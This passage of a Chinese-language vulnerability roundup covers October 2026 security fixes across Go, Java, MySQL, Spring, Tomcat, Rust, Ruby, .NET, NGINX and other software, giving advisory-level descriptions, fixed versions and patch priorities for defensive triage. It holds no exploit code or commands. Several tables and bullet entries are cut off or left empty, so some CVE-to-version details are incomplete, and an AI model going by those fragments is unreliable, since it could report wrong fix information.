,容器镜像也可能打包自己的CA证书。因此同一次CA撤信,需要分别更新和重新构建。
## 五、Go
Go在本轮需要分别处理三组问题:

06-go-advisory
**图6 **
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVE</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">时间</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">问题</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">修复</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-111943</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">Go发布10月19日,CVE记录10月21日</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">crypto/x509</span></code><section><span leaf="">可能接受包含eMudhra失陷中间证书的链</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">1.26.10、1.27.3</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-Line truncated
Go发布1.26.10和1.27.3,修复CVE-2026-111943
;
和RUSTSEC-2026-0383
,要求分别升级rustls-webpki
与webpki-root-certs
[4][9][10]。Node.js也在当天的安全版本中更新根证书,并新增8个中间CA的SPKI阻断列表[2]。
Go标准库漏洞不会因为更新系统CA包而消失。使用旧版本编译的静态二进制必须重新编译并部署。
## 六、JavaSE与JavaFX
Oracle在10月20日发布十月关键补丁更新。JavaSE与JavaFX属于例行CPU,不是10月21日临时爆发的新漏洞[5]。
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVE或问题</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">影响</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">修复</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-101516</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">Java核心</span><code><span leaf="">Libraries</span></code><span leaf="">组件,CVSS6.5Medium,未认证网络攻击者可造成部分数据读取和有限修改[5]</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">Java8u511、11.0.33、17.0.21、21.0.13、25.0.5、27.0.1</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-43660</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;bordLine truncated
CVE-2026-43660
的编号归属存在明显矛盾。Oracle公告描述的是JavaFX问题,Apple发布的CVE记录描述的是Safari与WebKit问题。不能在没有补充说明的情况下,把它写成“10月21日新发现的Java漏洞”。
Oracle后续计划为2026年11月17日和12月15日发布CSPU,
## 七、MySQL
MySQL在同一CPU中包含98个新安全补丁,其中29个可由未认证攻击者远程触发[5]。MySQL8.4和9.7分支应分别升级到8.4.13和9.7.4,其他发行版本按照OracleCPU378执行。对公网可达、允许低权限账户连接或承载高价值数据的实例,应优先安排维护窗口。
其中CVE-2026-101621
位于InnoDB,拥有高权限的网络攻击者可让MySQLServer或Cluster反复崩溃,CVSS4.9。该漏洞同样在10月CPU中修复。

07-oracle-cpu
**图7 **
## 八、SpringFramework
Spring在本轮被重新提及的四个CVE分别产生于2026年6月和8月,不是10月21日新披露[17]:

08-spring-advisory
**图8 **
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVE</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">问题</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">修复</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-41854</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">UriComponentsBuilder</span></code><section><span leaf="">主机解析错误导致SSRF</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">7.0.8、6.2.19</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-47884</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 2Line truncated
Spring官方与CISA/NVD对部分条目的严重度评分差异较大。例如CVE-2026-47884
被Spring标为Medium,而后补CVSS达到9.8。处置时应同时考虑评分和实际触发条件。
## 九、ApacheTomcat
Tomcat涉及三个不同问题:
- CVE-2026-34486
:
的修复不完整,攻击者可绕过集群通信使用的EncryptInterceptor
。修复版本为9.0.117、10.1.54、11.0.21。
- CVE-2026-101296
:
- CVE-2026-93446
:10月20日正式记录,官方评级Low,表现为TLS1.3连接间歇失败。修复版本与101296相同。
CVE-2026-34486
不应简化成“反序列化RCE”,它的直接问题是加密拦截器被绕过。
## 十、Jackson
CVE-2026-54512
和CVE-2026-54513
于2026年6月披露,均涉及JacksonDatabind多态类型允许列表绕过,CVSS8.1。前者利用泛型参数隐藏被禁止的子类型,后者利用数组元素类型绕过allowIfSubTypeIsArray()
。
只有在启用多态类型、并依赖PolymorphicTypeValidator
限制可反序列化类型时才会触发。修复版本为2.18.8、2.21.4和3.1.4。
## 十一、Log4j
CVE-2026-49844
于2026年7月披露,问题位于Log4jAPI的MapMessage.asJson()
:当日志中包含NaN
、Infinity
等非有限浮点值时,输出可能不是合法JSON。
触发需要应用使用相应JSON布局和消息解析路径,并且攻击者能控制被记录的浮点值。官方评分为Medium,主要影响日志完整性和下游解析,不应与Log4Shell类远程代码执行相提并论。修复版本为2.25.5和2.26.1。
## 十二、snappy-java
CVE-2026-108106
于2026年10月披露,CVSS7.5。snappy-java在验证解压数据前信任输入声明的未压缩长度,几字节的畸形输入即可迫使JVM尝试分配最高约2GB内存,导致OutOfMemoryError
或拒绝服务。
修复版本为1.1.10.9。除升级直接依赖外,还应检查Hadoop、Kafka、Spark等传递依赖是否仍捆绑旧版本。
## 十三、Python与AI框架
### PyTorch
CVE-2026-24747
于2026年1月披露,CVSS8.8。2.10.0之前的PyTorch在用weights_only=True
加载恶意.pth
检查点时可能发生内存破坏和代码执行。修复版本为2.10.0。
### MLflow
CVE-2026-64849
于2026年8月披露,CVSS9.3。3.3.0至3.15.0之前的MLflowWebhook测试接口未认证,且可被HTTP重定向和DNS重绑定绕过URL校验,读取内网或云元数据响应。修复版本为3.15.0,同月进入CISA的KEV目录[11][12]。
### Ray
CVE-2025-62593
于2025年11月披露。Ray2.52.0之前可被Firefox或Safari中的DNS重绑定攻击利用,开发者访问恶意网页后可能触发RCE。2026年8月进入CISA的KEV目录,修复版本为2.52.0[11][12]。
### pip
CVE-2026-8643
于2026年6月披露。pip24.0至26.1.1未正确限制console_scripts
和gui_scripts
入口点路径,可将文件写到安装目录之外。修复版本为26.1.2。
### CPython
CVE-2026-1299
于2026年1月披露。email.BytesGenerator
配合LiteralHeader
可因未引用的换行字符发生邮件头注入。修复版本包括3.10.20、3.11.15、3.12.13、3.13.12、3.14.3和3.15.0a6。
### virtualenv
CVE-2026-113723
于10月20日披露。virtualenv21.14.9之前,调用方提供的prompt文本可在bash激活提示符中成为可执行语法。触发要求攻击者影响prompt值,用户随后激活环境并渲染提示符。修复版本为21.14.9。
另有少量汇总提到aiohttp与filelock存在近期问题,但未给出可核实的CVE编号、影响范围或修复版本,本文不将其与已确认漏洞混列。
## 十四、Ruby与Rails
### RailsActiveStorage
CVE-2026-66066
于2026年7月披露,CVSS9.5。应用必须使用libvips处理ActiveStorage图片,并允许不可信用户上传文件。攻击者可调用libvips中不适合处理不可信内容的操作,读取Rails进程可访问的任意文件与密钥;泄露secret_key_base
后可能进一步导致RCE。
修复版本为7.2.3.2、8.0.5.1和8.1.3.1,同时要求libvips不低于8.13。不是所有Rails应用默认受影响。
### ruby-jwt
CVE-2026-45363
于2026年7月披露,CVSS9.1。JWT.decode()
接受空字符串作为HMAC密钥,keyfinder返回空字符串、nil
或包含nil
的数组时也可能触发空密钥验证,攻击者可伪造HS256、HS384或HS512令牌。修复版本为2.10.3和3.2.0。
### ERB
CVE-2026-41316
于2026年4月披露,CVSS8.1。ERB的def_method
、def_module
和def_class
没有执行@_init
检查;当应用对不可信数据执行Marshal.load()
时,可形成代码执行链。修复版本为4.0.3.1、4.0.4.1、6.0.1.1和6.0.4。
### Rubyresolv
CVE-2026-80212
和CVE-2026-80213
于2026年8月披露。恶意DNS响应可让resolv为大量未知记录类型永久创建类对象,造成内存持续增长;同批还存在主机名校验问题。
修复版本为resolv0.7.2,
### net-imap
CVE-2026-42246
于2026年5月披露。中间人可通过控制响应时机让Net::IMAP#starttls
错误地返回成功,却没有实际启动TLS,形成STARTTLS剥离。修复版本为0.3.10、0.4.24、0.5.14和0.6.4。
## 十五、.NET与ASP.NETCore
### 10月13日更新
CVE-2026-102870
的CVSS为8.8,问题位于BlazorWebAssembly调试代理。调试器在编译表达式时会把应用中的ToString()
结果、类名等值嵌入生成的C[#代码 ]()
,未一致转义时可导致代码注入。
只有使用受影响Microsoft.AspNetCore.Components.WebAssembly.Server
调试BlazorWebAssembly,并计算包含攻击者控制数据的表达式时才受影响。修复版本为10.0.13和11.0.0-rc.2.26478.115[7]。
### 2026年7月与8月历史批次
- 7月批:CVE-2026-50649
和50650
,涉及反序列化与代码注入,修复版本为10.0.10、9.0.18、8.0.29。
- 8月批:CVE-2026-62886
、62897
、70354
,涉及权限提升与代码执行,修复版本为10.0.11、9.0.19、8.0.30。
### Marten
CVE-2026-75513
于2026年9月披露,CVSS9.1。LINQ和租户查询字符串拼接可造成SQL注入、租户授权绕过和盲注。修复版本为Marten9.13.0。
## 十六、Rust
### eMudhra信任链
- RUSTSEC-2026-0382
:
可能接受包含失陷emSign中间证书的路径;修复为0.103.16及0.104.0-alpha.8以上[9]。
- RUSTSEC-2026-0383
:
内置可通向失陷中间证书的根;修复为1.0.10以上,0.26.11包装版本需确保其1.x依赖同步升级[10]。
### Cargo
CVE-2026-5222
于2026年5月披露,Cargo1.68至1.96之前对第三方稀疏注册表URL归一化不正确,特定托管条件下可能把凭据发送给其他注册表。官方评级Low。
CVE-2026-5223
同批披露,第三方crate中的符号链接可覆盖同注册表其他crate的缓存源码。crates.io禁止此类符号链接,因此crates.io用户不受影响。两项均修复于Rust1.96.0。
### tar-rs
CVE-2026-33055
和CVE-2026-33056
于2026年3月披露。前者是PAX长度字段处理差异,后者会跟随符号链接对解压目录外的目录执行chmod
。
修复版本为tar0.4.45,
## 十七、NGINX
10月14日,NGINX发布五个中等严重度修复,修复版本为1.30.6和1.31.7[8]:
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVE</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">问题</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-15176</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">alias与rewrite组合导致堆缓冲区溢出,可造成worker重启,关闭ASLR或绕过ASLR时可能执行代码</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-93479</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">变量表达式求值中的缓冲区溢出</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-coLine truncated
## 十八、Traefik
10月15日发布的Traefik3.7.15修复三个KubernetesIngressNGINXprovider相关公告:同一主机上不同Ingress的auth-tls-secret
配置可导致mTLS保护失效开放;fastProxy
存在连接数据竞争;TLS选项缓存可能跳过跨命名空间授权检查[14]。
使用IngressNGINXprovider并配置mTLS的环境应优先升级,同时审计同一主机下的多个Ingress资源。
## 十九、Vyper
Vyper相关项目公告发布于2026年10月,CVE记录在10月21日正式落地,因此不能算10月21日首次发现。
- CVE-2026-114118
:
的code_offset
可发生无符号回绕,使工厂部署没有运行时代码的空合约。
- CVE-2026-114116
:源行表使用str.splitlines()
,某些分隔符可让审核看到的数字常量和编译器实际使用的值不一致。
项目公告评级为Low,与网络中部分“高危远程RCE”说法不符。老分支已有部分修复;0.4.1至0.5.0b1的多项问题尚无正式发布修复版本。对不可信合约源码应拒绝合并,固定编译器版本并核验生成字节码。
## 二十、Perl
CVE-2026-85644
于2026年9月披露,问题位于XS-Parse-Keyword
发行版中的XS::Parse::Infix
。特制输入可导致拒绝服务。
Ubuntu在10月20日发布USN-8940-1,上游修复版本为0.50; ,
## 二十一、Flutter与Dart
CVE-2026-27704
于2026年2月披露。Dart和Flutter的pub缓存解压存在符号链接型ZipSlip,恶意第三方包可在提取时把文件写到缓存目录之外。
修复版本为Dart3.11.0和Flutter3.41.0。pub.dev已清理存量包并禁止新包包含符号链接,风险主要来自第三方包仓库、私有仓库或可信度不足的镜像。
## 二十二、处置优先级
### 第一优先级
更新浏览器、操作系统和自维护CA库,重点更新Go、Rust、Java、Python、Node.js和容器基础镜像中的独立信任库。对内部客户端和物联网设备,检查是否仍在接受包含eMudhra中间证书的链。
### 第二优先级
升级所有对外PHP服务到8.2.35、8.3.36、8.4.27或8.5.12,重启全部worker,并检索异常multipart请求与内存耗尽日志。
### 第三优先级
排查LiteLLM1.107.0的wheel、镜像层、构建缓存和运行容器。命中后先隔离,不要在受感染虚拟环境中启动Python,随后重建并轮换全部可达凭据。
### 第四优先级
将Node.js升级到22.23.4、24.22.1或26.12.1,并清理仍在使用EOL版本的镜像。
### 第五优先级
按OracleCPU升级JavaSE与MySQL,按官方公告更新NGINX、Traefik、.NET、Vyper和virtualenv。同时处理Go的CVE-2026-78667
以及7月至9月的.NET/Marten历史补丁。Spring、Tomcat、Jackson、Python/AI、Ruby和Rust历史CVE仍需修复,但不应把它们全部计入10月21日新披露数量。
## 二十三、结论
这次“漏洞夜袭”由三种不同风险叠加而成:PHP与Node.js的运行时RCE,eMudhra引发的跨生态证书信任修复,以及LiteLLM的软件供应链投毒。三者都需要快速响应,但处置方法并不相同。
同时,社区在短时间内重新传播了大量历史CVE。漏洞严重性不会因为披露较早而消失,但时间线必须保持准确。把旧漏洞全部写成“今晚新爆”,会造成补丁窗口、攻击面和应急资源的错误判断。
比“今晚又多了多少CVE”更重要的问题是:哪些系统真正满足触发条件,哪些发布链已经不再被信任,以及哪些凭据已经需要视为泄露。
## 参考文献
[1] THE PHP GROUP. Security Advisory: Critical Remote Code Execution Vulnerabilities, Update Now[EB/OL]. (2026-10-21)[2026-10-22]. https://www.php.net/index.php[#2026 ]()
-10-21-5.
[2] NODE.JS SECURITY TEAM. Wednesday, October 21, 2026 Security Releases[EB/OL]. (2026-10-21)[2026-10-22]. https://nodejs.org/en/blog/vulnerability/october-2026-security-releases.
[3] CLOUDFLARE. 8 eMudhra Certificates Are Compromised. Here's What You Need to Know[EB/OL]. (2026-10-20)[2026-10-22]. https://blog.cloudflare.com/emudhra-certificate-compromise.
[4] GO SECURITY TEAM. Go 1.27.3 and Go 1.26.10 Are Released[EB/OL]. (2026-10-19)[2026-10-22]. https://groups.google.com/g/golang-announce/c/66pojueaQek.
[5] ORACLE. Critical Patch Update Advisory - October 2026[EB/OL]. (2026-10-20)[2026-10-22]. https://www.oracle.com/security-alerts/cpuoct2026.html.
[6] BERRIAI. [SECURITY] litellm 1.107.0 Compromised[EB/OL]. GitHub Issue #47826 ]()
, (2026-10-21)[2026-10-22]. https://github.com/BerriAI/litellm/issues/47826.
